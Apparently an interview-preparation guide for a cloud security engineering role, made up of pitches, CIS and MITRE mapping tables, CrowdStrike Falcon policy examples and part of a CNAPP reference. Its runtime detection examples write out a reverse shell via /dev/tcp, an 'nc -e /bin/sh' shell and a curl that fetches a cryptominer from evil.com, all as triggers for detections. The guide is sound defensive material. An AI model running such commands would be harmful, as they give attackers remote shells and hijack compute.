Interview Pitch: "etcd is the brain of the Kubernetes cluster — everything is in there: all secrets, all configurations, all tokens. Direct etcd access bypasses all RBAC entirely. For EKS, AWS manages etcd and you never have direct access — that's actually a security benefit. But for self-managed clusters, etcd hardening is non-negotiable: mutual TLS, encryption at rest, restricted network access. I've seen teams enable etcd quickly for initial setup and forget to add auth before going to production."

30-Second Version: I am a Security Analyst with 4 years of hands-on SOC experience, specializing in cloud and container runtime security using CrowdStrike Falcon. My daily work involves triaging and investigating EC2 and EKS runtime detections, CSPM findings across AWS, and supporting sensor deployment on EKS worker nodes via DaemonSets. I have responded to real incidents involving container escapes, IAM privilege escalation, and S3 data access anomalies. I am looking to move from detection-and-response into security engineering — building the detection rules, tuning the policies, and designing the CNAPP architecture that makes the SOC more effective.

90-Second Technical Version (for panel interview): My background sits at the intersection of three disciplines: cloud infrastructure security, runtime workload protection using CrowdStrike Falcon, and identity-based threat detection. In my current role at UltraViolet Cyber, I investigate runtime detections across AWS EC2 and EKS — suspicious process execution, privilege escalation attempts, abnormal network activity. I support Falcon sensor deployment on EKS via DaemonSets, validate coverage, and monitor CSPM findings for IAM over-privilege and S3 misconfigurations. The specific depth I bring to this role is the ability to work across the full detection stack: from the eBPF-level process telemetry in CWPP, through the identity anomalies in CIEM, to the misconfiguration findings in CSPM — and understand how they correlate into an attack chain. I have also built IAM access reviews enforcing least privilege and generated CIS AWS Foundations Benchmark audit evidence for compliance. What draws me to the HSBC CTE role is the engineering mandate — building the detection rules and tuning the policies, not just consuming the alerts. That is the work I am ready to own.

Step	What to Cover	Why It Matters
1. CONTEXT	Industry, scale, what was at risk	Shows business awareness
2. ENTRY	Specific initial access vector	Shows technical depth
3. PIVOT	How attacker moved laterally	This is where depth shows
4. DETECTION	What fired, why, what would have missed it	Shows tool mastery
5. RESPONSE	What YOU specifically did (not "the team")	Shows ownership
6. OUTCOME	Business impact, regulatory outcome, timeline	Shows full-cycle experience
7. LESSON	What you built better afterward	Separates senior candidates

Phrase	Why It Works
"I think like an attacker first, defender second"	Shows adversarial mindset — rare in defenders
"Detection maturity, not just detection coverage"	Shows operational sophistication
"The gap between telemetry and decision"	Shows SOC process failure awareness
"Blast radius before breach — CIEM pre-computes it"	Shows proactive risk quantification

"Correlation across tools, not any single alert"	Shows architectural thinking
"In PREVENT mode, the exploit was killed mid-syscall"	Shows hands-on CWPP depth
"I've done the 3 AM page and the 9 AM CISO briefing"	Shows full-cycle experience
"aws:SourceVpc is a single line that closes the IRSA attack path"	Shows specific technical depth
"The CSPM finding was 34 days old when it was weaponized"	Shows consequence awareness
"I generate audit evidence against CIS AWS Foundations Benchmark"	Directly matches JD requirement

CIS Control	Benchmark Reference	CSPM Enforcement
IMDSv2 required on all EC2	CIS AWS 2.3.1	Critical — SCP enforcement
CloudTrail enabled all regions	CIS AWS 3.1	Critical — automated alert
Root account no active keys	CIS AWS 1.4	Critical — immediate alert
MFA on all IAM console users	CIS AWS 1.10	High — 24h SLA
S3 Block Public Access enabled	CIS AWS 2.1.5	Critical — auto-remediate
EKS kubelet anonymous auth disabled	CIS EKS 3.2.1	Critical — SCP enforcement
K8s secrets encrypted at rest	CIS EKS 5.3.1	High — architecture gate
No system:masters in aws-auth	CIS EKS 5.1.1	Critical — immediate alert
RBAC least privilege enforced	CIS K8s 5.1.3	High — weekly audit
KAC blocks privileged containers	CIS K8s 5.2.2	Critical — PREVENT mode

Auditor Question	Evidence Source	Your Action
Are S3 buckets protected from public access?	CSPM finding report — zero open public access findings	Export CSPM compliance report filtered by S3 controls
Are IAM policies least-privilege?	CIEM effective permissions audit	Generate CIEM access review report for privileged roles
Is CloudTrail enabled in all regions?	CloudTrail organization trail + CSPM finding status	Show organization trail ARN + zero disabled-region findings
Are container workloads scanned for vulnerabilities?	Falcon Image Assessment scan history	Export scan report with scan dates and pass/fail by image
Are Kubernetes RBAC permissions reviewed?	RBAC audit log + ClusterRoleBinding review output	Quarterly kubectI get clusterrolebindings review documented
Is runtime security deployed cluster-wide?	Falcon sensor health by node count	Show 100% node coverage report from Falcon API

MITRE Technique	Technique ID	Detection Tool	Prevention Control
Supply Chain Compromise	T1195.001	Falcon CWPP (process chain)	KAC image policy + signing
Credentials in Files / Env Vars	T1552.001	CSPM (build log scanning)	Secrets Manager + no env var secrets
Container Escape to Host	T1611	Falcon CWPP (nsenter detection)	KAC: no privileged, no hostPID
Kernel Exploit for Privilege Escalation	T1068	Falcon CWPP (Dirty Pipe signature)	seccomp RuntimeDefault profile
Valid Accounts — Cloud	T1078.004	CIEM (anomalous assumption)	MFA, source VPC conditions
Temporary Elevated Cloud Access	T1548.005	CIEM (role chain analysis)	IRSA SourceVpc, External-ID
Application Access Token Abuse	T1550.001	CIEM (web identity external use)	aws:SourceVpc on trust policy
Disable Cloud Logs	T1562.008	CloudTrail (StopLogging event)	SCP deny CloudTrail stop
Cloud Service Lateral Movement	T1021.007	CIEM (cross-account chain)	Cross-account condition policy
Transfer to Cloud Account	T1537	CSPM (large volume S3 transfer)	S3 Object Lock, DLP tagging
Cloud Service Discovery	T1526	CIEM (first-time permission use)	CSPM: ListServices audit
Stage Capabilities — Upload Malware	T1608.001	Falcon CWPP (drift detection)	Container drift PREVENT mode

#	Scenario	Root Cause	Detection Hero	Key Prevention
1	EC2 Metadata Service (IMDS v1) Expl...	EC2 Compromise	Falcon + CloudTrail	CSPM + KAC
2	IAM Privilege Escalation via iam:Cr...	IAM Privilege Escalation	Falcon + CloudTrail	CSPM + KAC
3	Cross-Account Role Chaining via Mis...	Cross-Account Role Abuse	Falcon + CloudTrail	CSPM + KAC
4	S3 Data Exfiltration via Presigned ...	S3 Data Exfiltration	Falcon + CloudTrail	CSPM + KAC

5	EKS RBAC Misconfiguration — Cluster...	EKS RBAC Misconfiguration	Falcon + CloudTrail	CSPM + KAC
6	Container Escape via Privileged Con...	Container Escape	Falcon + CloudTrail	CSPM + KAC
7	Container Drift — Post-Start Offens...	Drift Detection Events	Falcon + CloudTrail	CSPM + KAC
8	Malicious kubect! exec Abuse for La...	Malicious kubect! exec Abuse	Falcon + CloudTrail	CSPM + KAC
9	AWS Secrets Manager Theft via Over-...	Secrets Manager Theft	Falcon + CloudTrail	CSPM + KAC
10	IRSA External Abuse — Service Accou...	IAM Privilege Escalation	Falcon + CloudTrail	CSPM + KAC
11	EKS Node Compromise via Exposed Kub...	EC2 Compromise	Falcon + CloudTrail	CSPM + KAC
12	Supply Chain Attack — Compromised H...	Container Escape	Falcon + CloudTrail	CSPM + KAC
13	AWS Config Rule Weaponization — Per...	Cross-Account Role Abuse	Falcon + CloudTrail	CSPM + KAC
14	Cryptomining via Exposed Docker Soc...	EC2 Compromise	Falcon + CloudTrail	CSPM + KAC
15	EKS etcd Direct Access — Cluster-Wi...	EKS RBAC Misconfiguration	Falcon + CloudTrail	CSPM + KAC

Document Information

Field	Value
Author	Gopikrishna Vallepu
Purpose	Cloud & Container Security SME Interview Preparation
Target Role	HSBC — Cybersecurity Technology Engineering (CTE)
Source Files Unified	CNAPP_Structured_Guide.md, KAC_and_Runtime_Detections_Guide.md, cloud_security_interview_guide.md, Cloud_Security_Complete_Playbook.md
Total Coverage	Theory + 30 Scenarios + Breach Simulation + Commands + MITRE + Interview Frameworks

END OF UNIFIED GUIDE

CNAPP_Policy_Examples.md

CNAPP Rules & Policies — Practical Examples (2-3 Per Category)

Purpose: Understand exactly what policies look like, what they do, and how you configure them in CrowdStrike Falcon / Wiz / Prisma Cloud.

1. INDICATORS OF ATTACK (IOA) POLICIES

What: Behavioral detection rules that fire when a workload does something suspicious at runtime. **Your job:** Enable the right rules, set severity, and tune them to reduce noise.

Policy 1: Container Drift Detection — CRITICAL

POLICY NAME: Container Drift - Block New Executables
ASSIGNED TO: Host Group: "All Production EKS Clusters"
ACTION: DETECT + PREVENT (kills the new process)

WHAT IT DOES:

- Monitors every running container for NEW binaries that were NOT in the original container image
- If a process that didn't exist at container start is executed → ALERT
- If PREVENT is enabled → Falcon kills the process immediately

EXAMPLE TRIGGER:

- Container starts with nginx:1.25 image
- Attacker runs: `curl http://evil.com/miner -o /tmp/xmrig && chmod +x /tmp/xmrig`
- `/tmp/xmrig` was NOT in the original image → DRIFT DETECTED
- Falcon kills xmrig process before it runs
- Alert: "ContainerDrift.NewExecutable" - Severity: CRITICAL

CONFIGURATION STEPS:

1. Cloud Security → Rules and Policies → Policies → IOA Policies
2. Select or create policy group: "Production Runtime"
3. Enable rule: "Container Drift - Executable"
4. Set action: Detect + Prevent
5. Assign to Host Group: "prod-eks-nodes"

EXCLUSIONS (if needed):

- Some Java apps download plugins at startup → add exclusion:
 - | Image: *java-dynamic-loader*
 - | Path: /opt/plugins/*.jar
 - | Justification: "App dynamically loads JAR plugins at startup"
 - | Expiry: 90 days
 - | Reviewer: security-team@company.com

Policy 2: Reverse Shell Detection — CRITICAL

POLICY NAME: Reverse Shell Detection - All Environments
ASSIGNED TO: Host Group: "All Kubernetes Nodes"
ACTION: DETECT + PREVENT

WHAT IT DOES:

- └ Detects outbound shell connections (bash/sh/zsh)
 - | connecting to external IPs on common C2 ports
- └ Recognizes patterns:
 - | └ bash -i >& /dev/tcp/attacker-ip/4444 0>&1
 - | └ python -c 'import socket; ...'
 - | └ nc -e /bin/sh attacker-ip 4444
 - | └ socat connection to external IP with shell
- └ PREVENT mode: terminates the process

EXAMPLE TRIGGER:

- └ Attacker exploits Java RCE (Log4Shell-like)
- └ Runs: /bin/bash -i >& /dev/tcp/45.33.xx.xx/9001 0>&1
- └ Falcon detects: known reverse shell pattern + external destination
- └ Process killed, alert fired
- └ Alert: "ReverseShellDetected" - Severity: CRITICAL

WHY ALWAYS PREVENT:

- └ Reverse shells are 99% true positive
- └ There is NO legitimate business reason for a production container
 - | to open an outbound interactive shell to a random IP
- └ Even if somehow FP - the cost of blocking is zero vs the cost of allowing is catastrophic

Policy 3: Interactive Container Session — HIGH (Alert Only)

POLICY NAME: Interactive Shell in Production Containers
ASSIGNED TO: Host Group: "Production Nodes Only"
ACTION: DETECT ONLY (alert, do not block)

WHAT IT DOES:

- └ Detects when a TTY (interactive terminal) is opened inside
 - | a running production container
- └ Triggered by: kubectl exec -it, docker exec -it, or ECS Exec
- └ Does NOT block - because authorized debugging sometimes requires this

EXAMPLE TRIGGER:

- └ Engineer runs: kubectl exec -it api-pod-xyz -n payments -- /bin/bash
- └ Falcon detects: TTY allocated inside production container
- └ Alert: "InteractiveContainerSession" - Severity: HIGH
- └ Security team reviews: Was this authorized? During change window?

WHY ALERT-ONLY (NOT PREVENT):

- └ Sometimes on-call engineers need to debug production issues
- └ But every exec should be logged, reviewed, and justified
- └ If unauthorized → investigate as potential compromise
- └ Pair with: K8s audit log (who ran the exec command, from which IP)

TUNING:

- |— Suppress for: falcon-system namespace (sensor maintenance)
- |— Suppress for: monitoring namespace (Prometheus debugging tools)
- |— Do NOT suppress for: payments, customer-data, or PII namespaces

2. ADMISSION CONTROL (KAC) POLICIES

What: Policies that intercept pod creation and BLOCK non-compliant deployments. **Your job:** Create rules, assign to clusters, start in Alert mode, graduate to Prevent.

Policy 1: Block Privileged Containers

POLICY NAME: Deny Privileged Containers
ASSIGNED TO: Cluster Group: "All Production Clusters"
SCOPE: All namespaces EXCEPT: kube-system, falcon-system, monitoring

RULE CONFIGURATION:

- |— Type: IOM Rule (Indicator of Misconfiguration)
- |— Check: Container securityContext.privileged == true
- |— Action: PREVENT (block the deployment)
- |— Message to developer:
 - | "❌ Deployment rejected: privileged containers are not allowed in
 - | production. Remove 'privileged: true' from your pod spec.
 - | If you need specific kernel access, use 'capabilities.add'
 - | with only the required capability (e.g., NET_ADMIN).
 - | Exception process: submit request at security-portal/exceptions"

WHAT HAPPENS WHEN TRIGGERED:

- |— Developer runs: `kubectl apply -f deployment.yaml`
| (deployment has `privileged: true`)
- |— KAC webhook intercepts the request
- |— Evaluates against this policy → VIOLATION
- |— Returns error to kubectl:
 - | "Error from server: admission webhook 'kac.crowdstrike.com' denied
 - | the request: privileged containers are not allowed [Policy: Deny-Priv]"
- |— Pod is NOT created
- |— Event logged in Falcon console: IOMs → Admission Control Events

EXCEPTIONS:

- |— falcon-system namespace → Falcon sensor needs privileged (allowed)
- |— kube-system namespace → CNI plugins may need privileged (allowed)
- |— Everything else → BLOCKED
- |— If a team needs an exception → formal review + time-limited bypass

Policy 2: Block Unscanned Images

POLICY NAME: Require Image Assessment Before Deploy
ASSIGNED TO: Cluster Group: "All Clusters (Prod + Staging)"

SCOPE: All namespaces except: kube-system

RULE CONFIGURATION:

- | Type: Image Assessment Rule
- | Check: Has this image been scanned by Falcon?
- | Criteria:
 - | Image must have a completed scan (not pending)
 - | Image must NOT have any Critical CVEs
 - | Image must NOT contain detected malware
 - | Image must be from an approved registry (ECR only, not Docker Hub)
- | Action: PREVENT
- | Message:
 - | "❌ Deployment rejected: image 'nginx:latest' has not been scanned or contains Critical vulnerabilities.
 - | Push your image to ECR (123456.dkr.ecr.us-east-1.amazonaws.com) and wait for scan completion before deploying."

WHAT HAPPENS WHEN TRIGGERED:

- | Developer deploys with image: docker.io/library/nginx:latest
- | KAC checks: Is this image in Falcon's scan database?
 - | → NO (public Docker Hub image, not scanned)
- | KAC blocks deployment
- | Developer must:
 1. Pull image locally
 2. Push to private ECR
 3. ECR triggers Falcon scan automatically
 4. Wait for scan to complete (2-5 minutes)
 5. If no Critical CVEs → deploy using ECR image URI
 6. If Critical CVEs → fix first, then deploy

Policy 3: Enforce Security Context Requirements

POLICY NAME: Enforce Pod Security Baseline

ASSIGNED TO: Cluster Group: "All Production Clusters"

SCOPE: All namespaces except: kube-system, falcon-system

MODE: Week 1-2: ALERT → Week 3+: PREVENT

RULES (multiple checks in one policy):

- | Rule A: runAsNonRoot must be true
 - | Check: securityContext.runAsNonRoot == true
 - | Message: "Containers must not run as root. Set runAsNonRoot: true"
- | Rule B: readOnlyRootFilesystem must be true
 - | Check: securityContext.readOnlyRootFilesystem == true
 - | Message: "Root filesystem must be read-only. Use emptyDir for writes"
- | Rule C: capabilities must drop ALL
 - | Check: securityContext.capabilities.drop contains "ALL"
 - | Message: "Drop all capabilities. Add back only what you need"
- | Rule D: hostNetwork must be false

```
| |─ Check: spec.hostNetwork != true
| |─ Message: "hostNetwork is not allowed. Use Services for networking"
|
|─ Rule E: hostPID must be false
| |─ Check: spec.hostPID != true
| |─ Message: "hostPID is not allowed. Only system components may use this"
```

ROLLOUT STRATEGY:

```
|─ Week 1: Deploy in ALERT mode
| |─ See how many existing deployments would be blocked
|─ Week 2: Work with teams to fix their manifests
| |─ Provide them the exact YAML changes needed
|─ Week 3: Switch Rules A,D,E to PREVENT (most critical)
|─ Week 4: Switch Rules B,C to PREVENT
|─ Ongoing: Monitor for exceptions, review quarterly
```

3. IMAGE ASSESSMENT POLICIES

What: Rules that define what makes a container image "pass" or "fail" scanning. **Your job:** Set thresholds that balance security with operational reality.

Policy 1: Production Image Standards

POLICY NAME: Production Image Security Standards
APPLIED TO: Registry: 123456.dkr.ecr.us-east-1.amazonaws.com
SCAN TRIGGER: On every image push to ECR

THRESHOLDS:

```
|─ FAIL (Block deployment via KAC):
| |─ Any Critical CVE with a fix available
| |─ Any malware detected
| |─ Any hardcoded secret/credential in image layers
| |─ Image older than 90 days since last rebuild
|
|─ WARN (Alert but allow):
| |─ High CVEs (up to 5 allowed, must have remediation plan)
| |─ Dockerfile best practice violations:
| | |─ Running as root (no USER instruction)
| | |─ Using :latest tag
| | |─ No HEALTHCHECK defined
| |─ Medium/Low CVEs (for tracking, not blocking)
|
|─ PASS:
| |─ Zero Critical CVEs, zero malware, zero secrets
```

EXAMPLE SCAN RESULT:

```
| IMAGE: app-api:v2.3.1 |
| REGISTRY: 123456.dkr.ecr.us-east-1 |
| SCANNED: 2025-03-15 06:00 UTC |
```



```
|
| CRITICAL: 1 (CVE-2024-21626 - runc escape) |
| HIGH:      3 |
| MEDIUM:   8 |
| LOW:      12 |
| MALWARE:   0 |
| SECRETS:   0 |
|
| VERDICT: ❌ FAIL |
| REASON: Critical CVE with fix available |
| FIX: Update runc to >= 1.1.12 |
|
```

Policy 2: Development/Staging Relaxed Standards

POLICY NAME: Dev/Staging Image Standards
APPLIED TO: Registry: 123456.dkr.ecr.us-east-1.amazonaws.com/dev/*
SCAN TRIGGER: On push

THRESHOLDS:

```
|— FAIL:
|   |— Malware detected (no exceptions for malware, ever)
|   |— Hardcoded AWS access keys or passwords
|   |— Known exploit kit signatures
|
|— WARN:
|   |— Critical CVEs (warn but don't block – devs need to iterate)
|   |— High CVEs
|   |— Dockerfile violations
|
|— PASS:
|   |— Everything else
```

WHY RELAXED:

```
|— Dev environments need faster iteration
|— Blocking every Critical CVE in dev slows development
|— BUT: malware and secrets are NEVER acceptable – even in dev
|— Policy ensures: devs are AWARE of vulns but not blocked from coding
```

4. CONTAINER DRIFT EXCLUSIONS

What: Exceptions for legitimate post-start file writes that trigger drift alerts. **Your job:** Create narrow exclusions with documentation, expiry, and review.

Exclusion 1: Java Application — Dynamic JAR Loading

EXCLUSION NAME: Java Plugin Loader – Dynamic JARs
SCOPE:
|— Image: 123456.dkr.ecr.*/java-service:*

```
|— Namespace: backend
|— Path: /opt/app/plugins/*.jar
JUSTIFICATION:
|  "The java-service application uses a plugin architecture that
|  downloads configuration JAR files from S3 at startup. These
|  JARs are not in the original image but are legitimate application
|  behavior. Verified with AppDev team lead (Jane Smith) on 2025-01-15."
EXPIRY:          2025-04-15 (90 days)
REVIEWER:        security-analyst@company.com
NEXT REVIEW:     2025-04-01
```

⚠️ RISK NOTES:

```
|— This exclusion only covers .jar files in /opt/app/plugins/
|— Any executable (.sh, .py, .elf) in this path is NOT excluded
|— Any drift OUTSIDE this path is NOT excluded
|— If the app architecture changes, this exclusion must be re-evaluated
```

Exclusion 2: Log Rotation Agent — Creates New Log Files

```
EXCLUSION NAME:    Fluentd Log Rotation Files
SCOPE:
|— Image: fluent/fluentd:v1.16*
|— Namespace: logging
|— Path: /var/log/fluentd/buffer/*
JUSTIFICATION:
|  "Fluentd creates buffer files in /var/log/fluentd/buffer/ as part
|  of normal log forwarding. These files are written post-start and
|  trigger drift alerts. This is expected for any log aggregation sidecar."
EXPIRY:          2025-06-15 (90 days)
REVIEWER:        platform-team@company.com
```

⚠️ RISK NOTES:

```
|— Only buffer files (*.log, *.buf) are excluded
|— Any EXECUTABLE in this path would still trigger an alert
|— If Fluentd is replaced with another log agent, remove this exclusion
```

Exclusion 3: Temporary Build Artifacts in CI/CD Runner

```
EXCLUSION NAME:    GitLab Runner - Build Artifacts
SCOPE:
|— Image: gitlab/gitlab-runner:*
|— Namespace: ci-cd
|— Path: /builds/**
JUSTIFICATION:
|  "GitLab Runner containers clone repositories and build artifacts
|  inside /builds/. These are new files that trigger drift detection.
|  This is a fundamental part of CI/CD and must be excluded."
EXPIRY:          2025-05-01 (90 days)
REVIEWER:        devops-lead@company.com
```

⚠️ RISK NOTES:

- └─ CI/CD runners are high-value targets for supply chain attacks
- └─ Even with this exclusion, REVERSE SHELL and CRYPTO MINING detections are NOT excluded (those are IOA, not drift)
- └─ Monitor CI/CD namespace with enhanced logging
- └─ Restrict runner to limited IAM role (no production S3/RDS access)

5. CLOUD RISKS / IOM RULES / IaC RULES

What: Customize which cloud misconfigurations to check, their severity, and whether to enable/disable specific checks.

Policy 1: Critical Cloud Risks — Financial Org

POLICY NAME: Financial Org - Critical Cloud Risks
 APPLIES TO: All registered AWS/Azure/GCP accounts

CUSTOMIZED RULES (severity overrides):

DEFAULT RULE	OUR CUSTOM SEVERITY	WHY
S3 bucket is publicly accessible	● CRITICAL (was H)	PCI/GLBA
RDS instance is publicly accessible	● CRITICAL (was H)	SOX/PCI
Security Group allows 0.0.0.0/0 SSH	● CRITICAL	CIS 5.1
Root account has access keys	● CRITICAL	CIS 1.4
CloudTrail not enabled in all regions	● CRITICAL (was M)	NYDFS/SOX
IAM user without MFA	● CRITICAL (was H)	NYDFS mandate
EBS volume unencrypted	● HIGH	PCI Req 3
S3 bucket without versioning	● MEDIUM	Best practice
Tag compliance (missing "Owner" tag)	● MEDIUM	Governance

DISABLED RULES (not applicable to our environment):

- └─ "GCP Dataflow not using Customer-Managed Keys" → We don't use GCP Dataflow
- └─ "Azure DevOps variable groups not restricted" → We use GitHub, not ADO
- └─ Justification documented for every disabled rule

Policy 2: IaC Scanning Rules — Terraform

POLICY NAME: Terraform IaC Security Standards
 APPLIES TO: All CI/CD pipelines running Terraform
 SCANNER: Checkov / KICS / Falcon IaC

RULES ENFORCED (build-breaking):

- └─ CKV_AWS_145: "Ensure S3 bucket has server-side encryption"
 - terraform plan shows: aws_s3_bucket without server_side_encryption
 - Build FAILS with message:
 - "All S3 buckets must have SSE enabled. Add:
 - server_side_encryption_configuration { ... }"
- └─ CKV_AWS_24: "Ensure no SG allows ingress from 0.0.0.0/0 to port 22"

```
| → terraform plan shows: aws_security_group_rule with cidr 0.0.0.0/0 port 22
| → Build FAILS
|
|─ CKV_AWS_18: "Ensure S3 bucket has access logging enabled"
| → Build FAILS if logging not configured
|
|─ CKV_K8S_1: "Ensure privileged containers are not used"
| → Kubernetes manifests in the repo with privileged=true → FAIL

RULES AS WARNINGS (logged but don't break build):
|─ CKV_AWS_79: "Ensure IMDSv2 is required" → WARN (migrating gradually)
|─ CKV_AWS_130: "Ensure VPC subnets don't auto-assign public IPs" → WARN
|─ CKV_K8S_8: "Ensure readOnlyRootFilesystem is true" → WARN

EXCEPTION HANDLING:
|─ Developer adds inline skip: # checkov:skip=CKV_AWS_145: "Using SSE-S3 default"
|─ Security team reviews skip justification in PR review
|─ Unjustified skips are rejected in PR
|─ All skips tracked in monthly compliance report
```

6. SUPPRESSION RULES

What: Rules that silence *KNOWN* false positives so analysts don't waste time on noise. **Your job:** Create each with documentation, narrow scope, expiry, and reviewer.

Suppression 1: Health Check Triggers Network Alert

```
SUPPRESSION NAME:      Health Check HTTP Connections - Prometheus
DETECTION SUPPRESSED:  SuspiciousNetworkConnection
SCOPE:
|─ Source Image: prom/prometheus:*
|─ Source Namespace: monitoring
|─ Destination: internal IPs only (10.0.0.0/8)
|─ Destination Port: 9090, 9100, 8080
JUSTIFICATION:
| "Prometheus scrapes /metrics endpoints on all pods every 15 seconds.
|   These outbound HTTP connections are legitimate monitoring traffic
|   and consistently trigger SuspiciousNetworkConnection alerts.
|   Scoped to internal IPs only – external connections are NOT suppressed."
CREATED:                2025-01-15
EXPIRY:                 2025-04-15 (90 days)
REVIEWER:               security-analyst@company.com
QUARTERLY REVIEW:       2025-04-01

🚨 SAFETY CHECKS:
|─ Suppression does NOT cover external IP destinations
|─ If Prometheus connects to a non-internal IP → alert FIRES normally
|─ If Prometheus image is updated to a non-prom/* image → alert FIRES
|─ Periodically verify: is Prometheus still deployed in this namespace?
```

Suppression 2: CI/CD Runner Shell Spawning

```
SUPPRESSION NAME:      GitLab Runner - Expected Shell Execution
DETECTION SUPPRESSED: SuspiciousProcessExecution
SCOPE:
├─ Image: gitlab/gitlab-runner:*
├─ Namespace: ci-cd
├─ Process: /bin/bash, /bin/sh
├─ Parent Process: gitlab-runner
JUSTIFICATION:
├─ "GitLab Runner's primary function is to execute build scripts,
├─   which inherently involves spawning shell processes. The runner's
├─   bash/sh execution is expected behavior. Suppression is scoped
├─   to shells spawned only by the gitlab-runner parent process."
CREATED:                2025-02-01
EXPIRY:                 2025-05-01 (90 days)
REVIEWER:               devops-lead@company.com

🚨 SAFETY CHECKS:
├─ OTHER detections (reverse shell, crypto mining, drift) are NOT suppressed
├─ If the parent process is NOT gitlab-runner → alert fires normally
├─ If shell is spawned in a DIFFERENT namespace → alert fires normally
├─ CI/CD runners should have limited IAM – monitor for privilege escalation
```

Suppression 3: Init Container DNS Resolution Burst

```
SUPPRESSION NAME:      Init Container DNS Burst - Vault Agent
DETECTION SUPPRESSED: SuspiciousDNSRequest (volume-based)
SCOPE:
├─ Image: hashicorp/vault-agent:*
├─ Namespace: *
├─ Detection sub-type: "High volume DNS queries"
├─ Destination: internal DNS (kube-dns, CoreDNS)
JUSTIFICATION:
├─ "Vault Agent init containers resolve the Vault server address
├─   repeatedly during startup (retry logic with exponential backoff).
├─   This generates 50-100 DNS queries in 30 seconds, triggering
├─   the 'High volume DNS' sub-detection. The queries are to internal
├─   DNS only and resolve vault.vault-system.svc.cluster.local."
CREATED:                2025-02-15
EXPIRY:                 2025-05-15 (90 days)
REVIEWER:               platform-engineering@company.com

🚨 SAFETY CHECKS:
├─ Only DNS tunneling pattern to EXTERNAL domains would be suppressed
├─   (it is NOT – this only covers internal DNS volume)
├─ If Vault Agent resolves an EXTERNAL domain → alert fires
├─ If DNS query contains encoded data (tunneling) → alert fires
```



POLICY GOVERNANCE CHECKLIST

MONTHLY:

- ☐ Review all active suppression rules (any expired?)
- ☐ Check KAC alert-mode policies: ready to upgrade to prevent?
- ☐ Review IOA detection rates: any rule with <50% TP rate?
- ☐ Count total suppression rules: is the number growing too fast?

QUARTERLY:

- ☐ All 90-day suppressions re-evaluated (renew, modify, or remove)
- ☐ All drift exclusions re-validated with application teams
- ☐ KAC policy coverage: are new clusters assigned to policies?
- ☐ IaC scanning: are new Terraform modules covered?
- ☐ Report to governance: total policies, suppressions, exceptions, trends

ANNUALLY:

- ☐ Full policy review with security leadership
- ☐ Align policies with latest CIS benchmark versions
- ☐ Update image assessment thresholds if industry standards changed
- ☐ Sunset deprecated rules for decommissioned applications

CNAPP_Structured_Guide.md



CrowdStrike Falcon Cloud Security (CNAPP) — Structured Reference Guide

Restructured and deduplicated from the original CNAPP notes. Organized by concept hierarchy for interview preparation and operational reference.

Table of Contents

- [1. Cloud Security Fundamentals](#)
 - [2. CNAPP Overview & Components](#)
 - [3. Kubernetes Fundamentals](#)
 - [4. Falcon Sensor Deployment](#)
 - [5. Kubernetes Admission Controller \(KAC\)](#)
 - [6. Runtime Security & Container Protection](#)
 - [7. Container Lifecycle Monitoring](#)
 - [8. Prevention Policies & Drift Detection](#)
 - [9. Compliance, Governance & Automation](#)
 - [10. Falcon Alert Investigation Checklist](#)
 - [11. Kubernetes Scenario-Based Questions](#)
 - [12. Kubernetes Admission Process Deep Dive](#)
-

1. Cloud Security Fundamentals

Shared Responsibility Model

- **Cloud Service Provider (CSP):** Security "of" the cloud (physical infrastructure, hypervisor, network fabric).
- **Customer:** Security "in" the cloud (data, IAM, OS patching, application security, network configuration).

Top Cloud Security Challenges

Challenge	Description
Data Breaches	Sensitive data exposed due to misconfigured storage, weak access controls, or insider threats
Misconfigured Cloud Settings	Publicly accessible storage, unrestricted permissions — the most common cause of breaches
Unauthorized Access	Weak authentication or shared credentials allow attackers into cloud resources
Insecure APIs	APIs without proper authentication and validation can be exploited as a gateway
Compliance Violations	Storing/processing sensitive data without meeting GDPR, HIPAA, PCI standards leads to fines

Best Practices for Cloud Security

1. Use Multi-Factor Authentication (MFA)
2. Apply the Principle of Least Privilege
3. Encrypt Data in Transit and at Rest
4. Regularly Review IAM Roles & Policies
5. Enable Logging and Monitoring
6. Automate Security Scanning in CI/CD Pipelines
7. Secure API Endpoints (authentication, HTTPS, input validation)
8. Keep Software and OS Up-to-Date

DevSecOps

Development Security and Operations — integrating security continuously throughout the software development lifecycle. Builds on the agile framework by incorporating security within each phase of the IT process to minimize vulnerabilities and improve compliance without impacting release speed.

The CI/CD process is an agile, iterative approach that gets software into production quickly, unlike traditional waterfall which may take months or years.

2. CNAPP Overview & Components

What is a CNAPP?

A **Cloud-Native Application Protection Platform** simplifies monitoring, detection, and reaction to potential cloud security threats and vulnerabilities. CNAPPs monitor the entire CI/CD application lifecycle, from development to production, and provide a centralized platform for managing security policies.

CNAPP Component Tools

Component	Falcon Mapping	Purpose
-----------	----------------	---------

CWPP (Cloud Workload Protection Platform)	Kubernetes & Containers in Falcon	Protects running workloads — runtime detection, container security
CSPM (Cloud Security Posture Management)	Cloud Posture section	Secures cloud APIs, prevents misconfigurations, CI/CD integration
IaC Scanning (Infrastructure-as-Code)	—	Scans Terraform/CloudFormation templates for misconfigurations before deployment
KSPM (Kubernetes Security Posture Management)	—	Monitors K8s environment, workloads, configurations, clusters to minimize errors
CIEM (Cloud Infrastructure Entitlement Management)	Cloud Identity Analyzer	Governs identity-related configurations and security (customer responsibility)
ASPM (Application Security Posture Management)	ASPM section	Evaluates and enhances security posture of custom applications
DSPM (Data Security Posture Management)	DSPM section	Identifies sensitive data (PII, credit card info) in cloud assets for prioritization

Falcon Cloud Security Platform Navigation

Section	Purpose
Monitor	Maintain situational awareness, address critical issues
Assets	Governance and visibility on cloud, server, and container assets
Asset Graph	Find assets by attribute to prioritize and address risk
Compliance	Determine conformity with industry standards
ASPM	Visibility into security, privacy, and operational risk of production apps
Cloud Posture	Find and manage risky configurations, permissions, and behaviors
Vulnerabilities	Shift-left — fix issues in container images and serverless functions pre-production
Detections	Secure containerized workloads and cloud-native applications
Policies and Settings	Customize Falcon Cloud Security for your environment

Security & Compliance: Why They Matter

Focus Area	Challenge	FCS Solution
Shift-Left Security	Traditional tools detect vulnerabilities only after deployment → costly fixes	FCS integrates security earlier in CI/CD, catching risks before production
Continuous Monitoring	Misconfigurations in cloud workloads/APIs lead to breaches	Real-time visibility into risks across AWS, Azure, GCP
Runtime Protection	Many teams lack visibility into runtime threats after deployment	Detects container escapes, API vulnerabilities, IAM permission abuse

Identity Security	Over-permissioned IAM roles = leading cause of cloud breaches	Visibility into cloud identities, roles, permissions for least privilege enforcement
Multi-Cloud Visibility	Fragmented monitoring across AWS, Azure, GCP	Unified security platform eliminates dashboard-switching risk

3. Kubernetes Fundamentals

Core Components

Component	Description
Cluster	A set of nodes that run containerized applications — the "engine" driving your apps
